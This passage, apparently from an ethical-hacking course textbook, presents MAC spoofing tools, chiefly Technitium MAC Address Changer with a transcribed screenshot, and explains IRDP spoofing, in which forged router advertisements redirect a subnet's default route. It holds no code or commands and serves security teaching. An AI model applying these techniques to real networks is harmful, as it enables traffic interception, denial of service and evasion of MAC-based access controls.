
MAC Spoofing Tools

- **Technitium MAC Address Changer**

  Source: *https://technitium.com*

  Technitium MAC Address Changer (TMAC) allows you to change (spoof) the MAC address of your NIC instantly. Every NIC has a MAC address hardcoded in its circuit by the manufacturer. This hard-coded MAC address is used by Windows drivers to access the Ethernet network (LAN). This tool can set a new MAC address to your NIC, bypassing the original hard-coded MAC address.

  As shown in the screenshot, attackers can use TMAC to spoof or change their MAC address to perform an attack on the target system.


Technitium MAC Address Changer v6 - by Shreyas Zare
File
Action
Options
Help
Information
IP Address
Presets
Random MAC Address
Why?
Change Now !
Restore Original

Network Connections	Changed	MAC Address	Link Status	Speed
☑ Ethernet (Kernel Debugger)	No	00-00-00-00-00-00	Down, Non Operational	0 bps
☑ Ethernet	No	00-15-5D-01-80-00	Up, Operational	0 bps

Connection Details

Connection Ethernet
Device Microsoft Hyper-V Network Adapter
Hardware ID VMBUS\{f8615163-df3e-46c5-913f-f2d2f965ed0
Config ID {5A9B3588-F693-4023-B9B6-DCC29ADB1114}
TCP/IPv4: Enabled **TCP/IPv6:** Enabled

Original MAC Address
00-15-5D-01-80-00
Microsoft Corporation (Address: One Microsoft Wa

Active MAC Address
00-15-5D-01-80-00 (Original)
Microsoft Corporation (Address: One Microsoft Wa

Change MAC Address


00 – 1A – 9B – 49 – 61 – 4F
[00-1A-9B] ADEC & Parter AG (Address: Staldenbachstrasse 30,
☑ Automatically restart network connection to apply changes
☑ Make new MAC address persistent
☐ Use '02' as first octet of MAC address

Received 465.67 MB (488293901 bytes)
--Speed 490 B/s (490 bytes)
Sent 8.32 MB (8719829 bytes)
--Speed 0 B/s (0 bytes)

Figure 8.42: Screenshot of Technitium MAC Address Changer (TMAC)

Some examples of MAC spoofing tools are listed below:

- SMAC (*https://klcconsulting.net*)
- MAC Address Changer (*https://www.novirusthanks.org*)
- Change MAC Address (*https://lizardsystems.com*)
- Easy Mac Changer (*https://github.com*)
- Spoof-Me-Now (*https://sourceforge.net*)



IRDP Spoofing

- ICMP Router Discovery Protocol (IRDP) is a routing protocol that allows a host to **discover the IP addresses of active routers** on their subnet by listening to router advertisement and soliciting messages on their network
- The attacker sends a **spoofed IRDP router advertisement message** to the host on the subnet, causing it to **change its default router** to whatever the attacker chooses
- This attack allows the attacker to **sniff the traffic** and **collect valuable information** from the packets
- Attackers can use IRDP spoofing to launch **man-in-the-middle**, **denial-of-service**, and **passive sniffing** attacks

IRDP Spoofing

ICMP Router Discovery Protocol (IRDP) is a routing protocol that allows a host to discover the IP addresses of active routers on its subnet by listening to router advertisement and solicitation messages on its network. The attacker can add default route entries on a system remotely by spoofing router advertisement messages. As IRDP does not require any authentication, the target host will prefer the default route defined by the attacker over the default route provided by the DHCP server. The attacker accomplishes this by setting the preference level and lifetime of the route at high values to ensure that the target hosts will choose it as the preferred route. This attack succeeds if the attacker launching the attack is on the same network as the victim. In the case of a Windows system configured as a DHCP client, Windows checks the received router advertisements for entries. If there is only one, then it checks whether the IP source address is within the subnet. If so, then it adds the default route entry; otherwise, it ignores the advertisement.


